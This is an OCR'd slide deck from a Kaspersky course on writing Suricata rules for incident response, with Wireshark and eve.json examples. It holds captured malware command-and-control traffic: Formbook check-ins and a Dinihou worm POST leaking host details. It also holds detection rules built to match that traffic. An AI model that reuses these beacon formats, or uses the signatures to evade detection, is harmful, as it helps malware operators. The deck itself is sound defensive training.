kaspersky expert training

SURICATA FOR INCIDENT RESPONSE AND THREAT HUNTING

Tatyana Shishkova

Track 0

Introduction

kaspersky

Intro – Overview

In this track you will learn:

- About your trainer
- Course roadmap
- Course structure

About your trainer

TATYANA SHISHKOVA

Lead Security Researcher
Global Research & Analysis Team (GReAT)

7+ years of experience in network traffic analysis

Regular speaker at cybersecurity conferences, including PHDays, SuriCon, SAS

The course – Main focus

- NIDS: Understanding what it is and how to use it
- Writing Suricata rules for different protocols
- Utilizing tips & tricks to create fast and efficient rules
- Learning about typical network attacks
- Analyzing suspicious traffic and recognizing traffic anomalies
- Learning how to identify and fix a false alarm
- Learning how to use Suricata for threat hunting
- Gaining new skills through a practical challenge in a virtual environment

The course – Target audience

- Incident Response Specialists
- SOC Analysts
- Security Analysts
- Security Administrators
- Malware Researchers

The course – Structure

- 9 tracks
- video lessons, virtual lab exercises and solutions
- quizzes

The course – The disclaimer

- We will not cover configuration and deployment of Suricata in your network, just the basics
- There is no single correct way to write NIDS rules
- Malware analysis & reverse engineering are often helpful, but in this course, we only care about traffic
- The examples in this course are real-life cases
- The workflow displayed is how we do it

Track 1

Suricata basics

kaspersky

Suricata basics – Overview

In this track you will:

- Review basic information about network protocols

and learn:

- What is NIDS, the principle of their work, and main functions
- Most popular NIDS and the difference between them
- Useful tools for network traffic analysis

In this track you will practice:

- How to run Suricata in a virtual lab

Suricata basics – Network basics


OSI Model

Application Layer	User programs
Presentation Layer	Data translation and encryption
Session Layer	Exchanges between systems
Transport Layer	TCP and UDP
Network Layer	Internet Protocol (IP)
Data Link Layer	Data transfers between two nodes
Physical Layer	Wires, radios, and optics

Suricata basics – Network basics


OSI Model	TCP Model
Application Layer	Application Layer
Presentation Layer	
Session Layer	
Transport Layer	Transport Layer
Network Layer	Internet Layer
Data Link Layer	Network Layer
Physical Layer	

Suricata basics – Network basics




Suricata basics – Network basics

Tcp



Udp



Suricata basics – Network basics

Tcp

- Slower but more reliable transfer
- Typical Applications
  - File Transfer Protocol (FTP)
  - WebBrowsing
  - Email

Unicast

Udp

- Faster but not guaranteed transfers («best effort»)
- Typical Applications
  - Live Streaming
  - Online Games
  - VoIP

Unicast

Multicast


Broadcast

Tcp

Udp

Suricata basics – About NIDS

Network Intrusion Detection System



Suricata basics – About NIDS

- Monitor network traffic for intrusion
- “Detection” – provides alerts (can spoof RST)
- “Prevention” – takes immediate actions (usually, part of NGFW)

Features:

- List of inspected (”understood”) protocols/applications
- User and network visibility
- Integration with external TI Integration
- with external AM-engines SSL/TLS
- Inspection
- Embedded bypass

Suricata basics – About NIDS


DETECTION

Signature-based – has DB of known 'bad'

- fail to detect new attacks,
- low FP

Statistical anomaly – build models of 'normal' activity, alert on profile deviation,

- can detect new attacks,
- huge FP



Suricata basics – Most popular open-source NIDSs

snort.org

suricata-ids.org

zeek.org

Suricata basics – Snort

- Created in 1998 by Martin Roesch (Sourcefire)
- Now – Cisco
- A ‘standard’ of signature-based IDS

Suricata basics – Suricata

- Created in 2009 by OISF
- A high performance Network IDS, IPS and Network Security Monitoring engine
- Supports inline/IPS mode, IP reputation, Lua, file extraction
- Compatible with Snort syntax

Suricata basics – Zeek

- Formerly named Bro
- Created in 1994 by Vern Paxson
- A passive, open-source network traffic analyzer (NTA)
- Signature & anomaly-based

Suricata basics – Benefits of using Suricata

- Deep packet inspection
- IP reputation
- IDS, IPS, IDPS
- Lua scripting
- Automatic protocol detection
- GeoIP
- File Extraction (from SMTP, HTTP, etc.)
- Multi-threading

Suricata basics – Signatures

How do signatures work?

- Look for known malicious patterns (like words, bytes, regex and field values)
- Or suspicious behavior (such as downloading a PE file when requesting a picture, not common port for a given protocol or too many login attempts per minute)

Suricata basics – IDS engine

How does Suricata work with traffic?

- Gets packets
- Parses IP/TCP headers
- {some processing stuff}
- Parses app layer data
- Processes with detection engine
- Generates alert if something was found

Suricata basics – suricata.yaml

```yaml
default-rule-path: /etc/suricata/rules/
rule-files:
  - backdoor.rules
  - bad-traffic.rules
  - chat.rules
  - ddos.rules
  - ....
```

Suricata basics – suricata.yaml

```yaml
vars:
  address-groups:
    HOME_NET: "[192.168.0.0/16,10.0.0.0/8,172.16.0.0/12]"        #By using [], it is possible to set
                                                                 #complicated variables.

    EXTERNAL_NET: any
    HTTP_SERVERS: "$HOME_NET"                                    #The $-sign tells that what follows is
                                                                 #a variable.

    SMTP_SERVERS: "$HOME_NET"
    SQL_SERVERS: "$HOME_NET"
    DNS_SERVERS: "$HOME_NET"
    TELNET_SERVERS: "$HOME_NET"
    AIM_SERVERS: any
```

Suricata basics – suricata.yaml

```yaml
port-groups:
  HTTP_PORTS: "80"
  SHELLCODE_PORTS: "!80"
  ORACLE_PORTS: 1521
  SSH_PORTS: 22
```

Suricata basics – suricata.yaml

```yaml
# Extensible Event Format (nicknamed EVE) event log in JSON format
- eve-log:
    enabled: yes
    filetype: regular #regular|syslog|unix_dgram|unix_stream|redis
    filename: eve.json
```

Suricata basics – eve.json output


```
{"timestamp":"2017-10-18T00:29:12.961128-0700","flow_id":2163422318340712,"pcap_cnt":
11,"event_type":"dns","src_ip":"10.14.0.2","src_port":52723,"dest_ip":"10.0.0.1","dest_port":53,"proto":"UDP","dns":
{"type":"query","id":1574,"rrname":"www.nutriblo.men","rrtype":"A","tx_id":0}}

{"timestamp":"2017-10-18T00:29:13.209675-0700","flow_id":2163422318340712,"pcap_cnt":
12,"event_type":"dns","src_ip":"10.0.0.1","src_port":53,"dest_ip":"10.14.0.2","dest_port":52723,"proto":"UDP","dns":{"version":
2,"type":"answer","id":1574,"flags":"8180","qr":true,"rd":true,"ra":true,"rrname":"www.nutriblo.men","rcode":"NOERROR","answers":
[{"rrname":"www.nutriblo.men","rrtype":"A","ttl":900,"rdata":"46.102.183.34"}],"grouped":{"A":["46.102.183.34"]}}}

{"timestamp":"2017-10-18T00:29:13.370357-0700","flow_id":1671584138476152,"pcap_cnt":
18,"event_type":"alert","src_ip":"10.14.0.2","src_port":49160,"dest_ip":"46.102.183.34","dest_port":80,"proto":"TCP","tx_id":0,"alert":
{"action":"allowed","gid":1,"signature_id":1000002,"rev":1,"signature":"Noon Trojan-Spy","category":"A Network Trojan was
detected","severity":1},"http":{"hostname":"www.nutriblo.men","url":"\/on\/?id=FkKPaZUI0-1O8RaK8PuvnApM9ZWAyHabTKyxB0-
cftVbfPAJ92510TRHV68GFoQ_70eY2MpiBWf5eN-8","http_content_type":"text\/html","http_method":"GET","protocol":"HTTP\/1.1","status":
404,"length":3},"app_proto":"http","flow":{"pkts_toserver":4,"pkts_toclient":2,"bytes_toserver":395,"bytes_toclient":
304,"start":"2017-10-18T00:29:13.211576-0700"}}

{"timestamp":"2017-10-18T00:29:13.370357-0700","flow_id":1671584138476152,"pcap_cnt":
18,"event_type":"http","src_ip":"10.14.0.2","src_port":49160,"dest_ip":"46.102.183.34","dest_port":80,"proto":"TCP","tx_id":0,"http":
{"hostname":"www.nutriblo.men","url":"\/on\/?id=FkKPaZUI0-1O8RaK8PuvnApM9ZWAyHabTKyxB0-
cftVbfPAJ92510TRHV68GFoQ_70eY2MpiBWf5eN-8","http_content_type":"text\/html","http_method":"GET","protocol":"HTTP\/1.1","status":
404,"length":3}}
```

Suricata basics – Rules file

my.rules

```
1  alert http $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"Formbook Checkin";
   flow:to_server,established; content:"GET"; http_method; content:"/?id="; http_uri;
   fast_pattern; pcre:"/^(\/[a-zA-Z0-9]{2,5})+\/\?id\=[a-zA-Z0-9\/.&+=_-]+$/U"; content:"www.";
   http_host; startswith; http_connection; content:"close"; http_header_names; content:"|0D
   0A|Host|0D 0A|Connection|0D 0A 0D 0A|"; startswith; classtype:trojan-activity; sid:1000002;
   rev:1;)
2  #alert tcp any any -> any !25 (msg:"Gh0st RAT"; dsize:<250; content:"Gh0st"; offset:8; depth:5;
   classtype:trojan-activity; sid:1000003; rev:1;)
```

Suricata basics – Wireshark

- World-famous network protocol analyzer
- GUI tool for Windows, Linux and MacOS
- Can be used to capture and analyze network traffic
- Deep inspection of protocols
- View, parse and filter network packets

Suricata basics – Wireshark

formbook02.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http

No.	Time	Source	Source port	Destination	Dest port	Host	Protocol	Length	Info
22	2018-04-07 08:18:22…	10.14.0.2	49160	23.185.0.3	80	www.edosensei.com	HTTP	221	GET /if/?id=ydxJn6zJ8lHG8EnSC+nhIU2T/LUaDDNUbAByYvQGuFdRbHwRytN0PhoYEs353IMUr
24	2018-04-07 08:18:23…	23.185.0.3	80	10.14.0.2	49160		HTTP	720	HTTP/1.1 301 Moved Permanently
46	2018-04-07 08:19:01…	10.14.0.2	49161	64.99.64.32	80	www.sandypensler.net	HTTP	224	GET /if/?id=BedUPOG8tjpc401ath5AK+SfZtWD3WFpYQ3A16d7b2rmVNs5yNxxzo4ND/E9MJvGti
47	2018-04-07 08:19:01…	64.99.64.32	80	10.14.0.2	49161		HTTP	602	HTTP/1.1 302 Found (text/html)
62	2018-04-07 08:19:24…	10.14.0.2	49162	185.2.51.125	80	www.lehu543.com	HTTP	219	GET /if/?id=lUyzeXLNYBXdofPxOfTUW5LSUj8NpYgYR8fSrQPocyYGypDAsZ8G1OI1qgilVoMSyf
64	2018-04-07 08:19:24…	185.2.51.125	80	10.14.0.2	49162		HTTP	1236	HTTP/1.1 403 Forbidden (text/html)
74	2018-04-07 08:19:44…	10.14.0.2	49163	104.202.79.251	80	www.engwo.info	HTTP	218	GET /if/?id=t… PWJJhf3u+WgUhjkUo6M/EjUaG
76	2018-04-07 08:19:44…	104.202.79.251	80	10.14.0.2	49163		HTTP	359	HTTP/1.1 404 N…

```
> Frame 74: 218 bytes on wire (1744 bits), 218 bytes captured (1744 bits)
> Ethernet II, Src: Intel_e4:ce:4d (00:07:e9:e4:ce:4d), Dst: e2:73:28:6c:c0:97 (e2:73:28:6c:c0:97)
> Internet Protocol Version 4, Src: 10.14.0.2, Dst: 104.202.79.251
> Transmission Control Protocol, Src Port: 49163, Dst Port: 80, Seq: 1, Ack: 1, Len: 164
> Hypertext Transfer Protocol
> Hypertext Transfer Protocol
```

```
0000  e2 73 28 6c c0 97 00 07  e9 e4 ce 4d 08 00 45 00   ·s(l···· ···M··E·
0010  00 cc 00 bc 40 00 80 06  36 9b 0a 0e 00 02 68 ca   ····@··· 6·····h·
0020  4f fb c0 0b 00 50 5d 9e  93 62 d7 e1 eb fa 50 18   O····P]· ·b····P·
0030  01 04 ab 99 00 00 47 45  54 20 2f 69 66 2f 3f 69   ......GE T /if/?i
0040  64 3d 74 7a 36 42 37 70  37 6a 33 45 4a 39 50 36   d=tz6B7p 7j3EJ9P6
0050  44 4c 59 76 32 42 61 69  72 4a 78 6d 46 32 41 53   DLYv2Bai rJxmF2AS
0060  74 41 37 59 79 56 53 42  79 72 6e 50 57 4a 4a 68   tA7YyVSB yrnPWJJh
0070  66 33 75 2b 57 67 55 68  6a 6b 55 6f 36 4d 2f 45   f3u+WgUh jkUo6M/E
0080  6a 55 61 47 67 59 6e 55  56 4d 33 76 78 35 6b 70   jUaGgYnU VM3vx5kp
0090  46 71 26 41 48 36 3d 49  54 42 74 67 6c 20 48 54   Fq&AH6=I TBtgl HT
```

Mark/Unmark Packet Ctrl+M
Ignore/Unignore Packet Ctrl+D
Set/Unset Time Reference Ctrl+T
Time Shift... Ctrl+Shift+T
Packet Comment... Ctrl+Alt+C
Edit Resolved Name
Apply as Filter
Prepare a Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Copy
Protocol Preferences
Decode As...
Show Packet in New Window

TCP Stream Ctrl+Alt+Shift+T
UDP Stream Ctrl+Alt+Shift+U
SSL Stream Ctrl+Alt+Shift+S
HTTP Stream Ctrl+Alt+Shift+H

Hypertext Transfer Protocol: Protocol | Packets: 80 · Displayed: 8 (10.0%) | Profile: Default

Suricata basics – Wireshark

formbook02.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http

No.	Time	Source	Source port	Destination	Dest port	Host	Protocol	Length	Info
22	2018-04-07 08:18:22…	10.14.0.2	49160	23.185.0.3	80	www.edosensei.com	HTTP	221	GET /if/?id=ydxJn6zJ8lHG8EnSC+nhIU2T/LUaDDNUbAByYvQGuFdRbHwRytN0PhoYEs353IMUr
24	2018-04-07 08:18:23…	23.185.0.3	80	10.14.0.2	49160		HTTP	720	HTTP/1.1 301 Moved Permanently
46	2018-04-07 08:19:01…	10.14.0.2	49161	64.99.64.32	80	www.sandypensler.net	HTTP	224	GET /if/?id=BedUPOG8tjpc401ath5AK+SfZtWD3WFpYQ3A16d7b2rmVNs5yNxxzo4ND/E9MJvGti
47	2018-04-07 08:19:01…	64.99.64.32	80	10.14.0.2	49161		HTTP	602	HTTP/1.1 302 Found (text/html)
62	2018-04-07 08:19:24…	10.14.0.2	49162	185.2.51.125	80	www.lehu543.com	HTTP	219	GET /if/?id=lUyzeXLNYBXdofPxOfTUW5LSUj8NpYgYR8fSrQPocyYGypDAsZ8G1OI1qgilVoMSyf
64	2018-04-07 08:19:24…	185.2.51.125	80	10.14.0.2	49162		HTTP	1236	HTTP/1.1 403 Forbidden (text/html)
74	2018-04-07 08:19:44…	10.14.0.2	49163	104.202.79.251	80	www.engwo.info	HTTP	218	GET /if/?id=t… WJJhf3u+WgUhjkUo6M/EjUaG
76	2018-04-07 08:19:44…	104.202.79.251	80	10.14.0.2	49163		HTTP	359	HTTP/1.1 404

Mark/Unmark Packet Ctrl+M
Ignore/Unignore Packet Ctrl+D

```
> Frame 74: 218 bytes on wire (1744 bits), 218 bytes captured (1744
> Ethernet II, Src: Intel_e4:ce:4d (00:07:e9:e4:ce:4d), Dst: e2:73:2
> Internet Protocol Version 4, Src: 10.14.0.2, Dst: 104.202.79.251
> Transmission Control Protocol, Src Port: 49163, Dst Port: 80, Seq:
> Hypertext Transfer Protocol
> Hypertext Transfer Protocol

0000  e2 73 28 6c c0 97 00 07  e9 e4 ce 4d 08 00 45 00   ·s(l····· ···M··E·
0010  00 cc 00 bc 40 00 80 06  36 9b 0a 0e 00 02 68 ca   ····@··· 6·····h·
0020  4f fb c0 0b 00 50 5d 9e  93 62 d7 e1 eb fa 50 18   O····P]· ·b····P·
0030  01 04 ab 99 00 00 47 45  54 20 2f 69 66 2f 3f 69   ......GE T /if/?i
0040  64 3d 74 7a 36 42 37 70  37 6a 33 45 4a 39 50 36   d=tz6B7p 7j3EJ9P6
0050  44 4c 59 76 32 42 61 69  72 4a 78 6d 46 32 41 53   DLYv2Bai rJxmF2AS
0060  74 41 37 59 79 56 53 42  79 72 6e 50 57 4a 4a 68   tA7YyVSB yrnPWJJh
0070  66 33 75 2b 57 67 55 68  6a 6b 55 6f 36 4d 2f 45   f3u+WgUh jkUo6M/E
0080  6a 55 61 47 67 59 6e 55  56 4d 33 76 78 35 6b 70   jUaGgYnU VM3vx5kp
0090  46 71 26 41 48 36 3d 49  54 42 74 67 6c 20 48 54   Fq&AH6=I TBtgl HT
```

Hypertext Transfer Protocol: Protocol

Wireshark · Follow HTTP Stream (tcp.stream eq 3) · formbook02.pcap

```
GET /if/?id=tz6B7p7j3EJ9P6DLYv2BairJxmF2AStA7YyVSByrnPWJJhf3u+WgUhjkUo6M/
EjUaGgYnUVM3vx5kpFq&AH6=ITBtgl HTTP/1.1
Host: www.engwo.info
Connection: close

HTTP/1.1 404 Not Found
Server: nginx
Date: Sat, 07 Apr 2018 20:15:26 GMT
Content-Type: text/html
Content-Length: 162
Connection: close

<html>
<head><title>404 Not Found</title></head>
<body bgcolor="white">
<center><h1>404 Not Found</h1></center>
```

1 client pkt(s), 1 server pkt(s), 1 turn(s).

Entire conversation (462 bytes) | Show and save data as ASCII

Find: | Find Next

Filter Out This Stream | Print | Save as… | Back | Закрыть | Справка

Suricata basics – tshark

- A powerful command line dump and network traffic analysis tool
- Can be used for both capturing and analyzing data
- Good preprocessing engine for IR to drill down huge pcap files
- Can be used in conjunction with other Linux commands like awk to filter data

Suricata basics – More useful tools

- mergecap

Command line tool to combine pcap files into one

- Suriwire

Lua script to parse eve.json

- file2pcap

Command line tool to create a pcap showing that file being transferred between hosts

- CyberChef

Web app for encryption, encoding, compression and data analysis

- Arkime (formerly Moloch)

Open source network forensic tool to capture and analyze network data

Suricata basics – What about executables?

- Actually, we mostly care about traffic
- Run malicious file in a sandbox environment -> get traffic dump -> try to write a rule
- No traffic – no signature
- Lots of SB: Cuckoo, Hybrid Analysis, etc

Suricata basics – Where to get rules?

- Free feeds (e.g. Emerging Threats, Cisco Talos)
- Paid feeds
- Perimeter protection solutions with built-in rules
- Write your own!

Suricata basics – Class materials

- VM: Ubuntu 20.04 LTS Desktop
- Suricata 6.0.10
- Wireshark 4.0.3
- Cyberchef 9.55.0
- Pcap files in /Labs directory

Track 2

Rule writing basics

kaspersky

Rule writing basics – Overview

In this track you will learn:

- Structure and syntax of Suricata rules
- Basic keywords

In this track you will practice:

- Selecting good options for a rule

Rule writing basics – Example of malicious traffic

```
POST http://viruoos.no-ip.biz:81/is-ready HTTP/1.1
Accept: */*
Accept-Language: en-US
User-Agent: C27BE56B<|>BKRBR0129PC011<|>1995227<|>Microsoft Windows 7 Enterprise <|>plus<|>nan-av<|>true - 29/06/2017
Accept-Encoding: gzip, deflate
Host: viruoos.no-ip.biz:81
Content-Length: 0
Pragma: no-cache
Connection: keep-alive
Proxy-Connection: keep-alive
Via: 1.1 BKRHDCWEB2
X-Forwarded-For: 10.100.129.24
```

Dinihou Worm

Rule writing basics – Example of malicious traffic

```
POST http://viruoos.no-ip.biz:81/is-ready HTTP/1.1
Accept: */*
Accept-Language: en-US
User-Agent: C27BE56B<|>BKRBR0129PC011<|>1995227<|>Microsoft Windows 7 Enterprise <|>plus<|>nan-av<|>true - 29/06/2017
Accept-Encoding: gzip, deflate
Host: viruoos.no-ip.biz:81
Content-Length: 0
Pragma: no-cache
Connection: keep-alive
Proxy-Connection: keep-alive
Via: 1.1 BKRHDCWEB2
X-Forwarded-For: 10.100.129.24
```

Unofficial HTTP port

Dinihou Worm

Rule writing basics – Example of malicious traffic

```
POST http://viruoos.no-ip.biz:81/is-ready HTTP/1.1
Accept: */*
Accept-Language: en-US
User-Agent: C27BE56B<|>BKRBR0129PC011<|>1995227<|>Microsoft Windows 7 Enterprise <|>plus<|>nan-av<|>true - 29/06/2017
Accept-Encoding: gzip, deflate
Host: viruoos.no-ip.biz:81
Content-Length: 0
Pragma: no-cache
Connection: keep-alive
Proxy-Connection: keep-alive
Via: 1.1 BKRHDCWEB2
X-Forwarded-For: 10.100.129.24
```

Relative address specific to malware

Dinihou Worm

Rule writing basics – Example of malicious traffic

```
POST http://viruoos.no-ip.biz:81/is-ready HTTP/1.1
Accept: */*
Accept-Language: en-US
User-Agent: C27BE56B<|>BKRBR0129PC011<|>1995227<|>Microsoft Windows 7 Enterprise <|>plus<|>nan-av<|>true - 29/06/2017
Accept-Encoding: gzip, deflate
Host: viruoos.no-ip.biz:81
Content-Length: 0
Pragma: no-cache
Connection: keep-alive
Proxy-Connection: keep-alive
Via: 1.1 BKRHDCWEB2
X-Forwarded-For: 10.100.129.24
```

Custom User-Agent field value

Dinihou Worm

Rule writing basics – Suricata rule

```
alert http $HOME_NET any -> $EXTERNAL_NET 81
(msg:"Dinihou Worm";
flow:to_server,established;
http.method; content:"POST";
http.uri; content:"/is-ready"; endswith;
http.user_agent; content:"|3c 7c 3e|nan-
av|3c 7c 3e|";
reference:url,threats.kaspersky.com/en/threa
t/Worm.VBS.Dinihou/;
classtype:trojan-activity;
sid:1000001; rev:1;)
```

Rule writing basics – Suricata rule line by line

```
alert http $HOME_NET any -> $EXTERNAL_NET 81
```

- Rule action and header (required in each Suricata rule)

Rule writing basics – Suricata rule line by line

```
alert http $HOME_NET any -> $EXTERNAL_NET 81
```

- **Rule action** (almost always – alert)
- Protocol:
  - Basic (Snort-compatible): tcp, udp, icmp, ip
  - App layer: http, ftp, tls (incl. ssl), smb, dns, smtp and more
- Source/dest IPs (IP ranges)
- Source/dest ports (port ranges)
- Direction (both ways – <>)

Rule writing basics – Suricata rule line by line

alert **http** `$HOME_NET any -> $EXTERNAL_NET 81`

- Rule action (almost always – alert)
- **Protocol:**
  - Basic (Snort-compatible): tcp, udp, icmp, ip
  - App layer: http, ftp, tls (incl. ssl), smb, dns, smtp and more
- Source/dest IPs (IP ranges)
- Source/dest ports (port ranges)
- Direction (both ways – <>)

Rule writing basics – Suricata rule line by line

alert http `$HOME_NET` `any` `->` `$EXTERNAL_NET` `81`

- Rule action (almost always – alert)
- Protocol:
  - Basic (Snort-compatible): tcp, udp, icmp, ip
  - App layer: http, ftp, tls (incl. ssl), smb, dns, smtp and more
- **Source/dest IPs (IP ranges)**
- Source/dest ports (port ranges)
- Direction (both ways – <>)

Rule writing basics – Suricata rule line by line

```
alert http $HOME_NET any -> $EXTERNAL_NET 81
```

- Rule action (almost always – alert)
- Protocol:
  - Basic (Snort-compatible): tcp, udp, icmp, ip
  - App layer: http, ftp, tls (incl. ssl), smb, dns, smtp and more
- Source/dest IPs (IP ranges)
- **Source/dest ports (port ranges)**
- Direction (both ways – <>)

Rule writing basics – Suricata rule line by line

```
alert http $HOME_NET any -> $EXTERNAL_NET 81
```

- Rule action (almost always – alert)
- Protocol:
  - Basic (Snort-compatible): tcp, udp, icmp, ip
  - App layer: http, ftp, tls (incl. ssl), smb, dns, smtp and more
- Source/dest IPs (IP ranges)
- Source/dest ports (port ranges)
- **Direction** (both ways – <>)

Rule writing basics – Suricata rule line by line

```
msg:"Dinihou Worm"; flow:to_server,established;
```

- **Message** (meta-setting – info about the possible attack; not required but used almost always)
- Flow (optional):
  - established / not_established
  - direction:
    - to_client = from_server
    - from_client = to_server

Rule writing basics – Suricata rule line by line

```
msg:"Dinihou Worm"; flow:to_server,established;
```

- Message (meta-setting – info about the possible attack; not required but used almost always)
- **Flow (optional):**
  - established / not_established
  - direction:
    - to_client = from_server
    - from_client = to_server

Rule writing basics – Suricata rule line by line

```
http.method; content:"POST";
http.uri; content:"/is-ready"; endswith;
http.user_agent; content:"|3c 7c 3e|nan-av|3c
7c 3e|";
```

- **Content (optional)** – matching on bytes:
  - Printable characters
  - Hexadecimal notation:
    - content:"|0D 0A|"
    - content:"http|3A|//"
- Content keywords (optional)

Rule writing basics – Suricata rule line by line

```
http.method; content:"POST";
http.uri; content:"/is-ready"; endswith;
http.user_agent; content:"|3c 7c 3e|nan-av|3c 7c
3e|";
```

- Content (optional) – matching on bytes:
  - Printable characters
  - Hexadecimal notation:
    - content:"|0D 0A|"
    - content:"http|3A|//"
- **Content keywords (optional)**

Rule writing basics – Content keywords

- Sticky buffers: related to all contents that go after

  http.method; content:"POST";

  http.response_line; content:"403"; content:"Forbidden";

- Content modifiers *(legacy variant)*: related to the previous content

  content:"POST"; **http_method;**

* Use contents with content modifiers first, then with sticky buffers

Rule writing basics – More content modifiers...

- **nocase;** – makes content case-insensitive
- **fast_pattern;** – specifies the content which should be the first to check
- startswith; – matching exactly at the start of a buffer
- endswith; – matching exactly at the end of a buffer

* Snort-compatible

Rule writing basics – More content modifiers…

- depth:1; – how many bytes from the beginning of the payload will be checked
- offset:2; – from which byte to start checking
- distance:3; – from which byte to start checking after the previous match (relative keyword)
- within:4; – how many bytes will be checked after the previous match (relative keyword)

Rule writing basics – More keywords…

- dsize:12; (dsize:>24; dsize:12<>24;) – the size of the packet payload
- pcre:"/^[a-z0-9]{5}\.php$/U"; – regular expression
- threshold: type <threshold|limit|both>, track <by_src|by_dst>, count <N>, seconds <T>; – to control alert frequency

Rule writing basics – There are even more keywords…

- We mentioned the most popular keywords which will be used during the training
- No need to remember all of them, just open https://suricata.readthedocs.io/en/latest/rules/index.html

Rule writing basics – Suricata rule line by line

```
reference:url,threats.kaspersky.com/en/threat/
Worm.VBS.Dinihou/;
classtype:trojan-activity; sid:1000001; rev:1;)
```

- **Reference (optional)** – url, md5, cve, etc
  - /etc/suricata/reference.config
- Classtype (optional) – info about threat classification
  - /etc/suricata/classification.config
- Signature ID
- Rule revision (optional)
  - Starts from 1

Rule writing basics – Suricata rule line by line

```
reference:url,threats.kaspersky.com/en/threat/
Worm.VBS.Dinihou/;
classtype:trojan-activity; sid:1000001; rev:1;)
```

- Reference (optional) – url, md5, cve, etc
